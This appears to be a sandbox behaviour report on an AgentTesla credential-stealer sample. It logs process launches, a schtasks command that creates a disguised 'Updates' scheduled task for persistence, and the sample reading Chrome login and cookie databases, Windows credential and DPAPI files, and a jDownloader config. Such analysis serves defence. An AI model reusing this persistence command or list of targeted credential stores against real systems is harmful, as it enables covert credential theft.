C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD21B4F	ReadFile

Analysis Process: schtasks.exe PID: 2932 Parent PID: 7120

General

Start time:	16:12:14
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\VjyQvBtzZaz' /XML 'C:\Users\user\AppData\Local\Temp\tmp4D3A.tmp'
Imagebase:	0x1060000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp4D3A.tmp	unknown	2	success or wait	1	106AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp4D3A.tmp	unknown	1657	success or wait	1	106ABD9	ReadFile

Analysis Process: conhost.exe PID: 6260 Parent PID: 2932

General

Start time:	16:12:15
Start date:	27/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SecuriteInfo.com.Trojan.PackedNET.471.11170.exe PID: 4588 Parent PID: 7120

General

Start time:	16:12:15
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
Imagebase:	0xb10000
File size:	820736 bytes
MD5 hash:	1B02147D8324319176D52CD01A9C8CB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.703954087.0000000003016000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.700812601.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.703712422.0000000002FC1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.703712422.0000000002FC1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Roaming\2zksojgg.12e	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD2BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\2zksojgg.12e\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD2BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\2zksojgg.12e\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD2BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\2zksojgg.12e\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD2DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\2zksojgg.12e\Chrome\Default\Cookies	success or wait	1	6CD26A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\2zksojgg.12e\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CD2DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEBCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD21B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CD21B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CD21B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6CD21B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\c4541a9c-4630-4c35-9c62-3553a5420bbb	unknown	4096	success or wait	1	6CD21B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6CD21B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CD21B4F	ReadFile
C:\Users\user\AppData\Roaming\2zksojgg.12e\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CD21B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis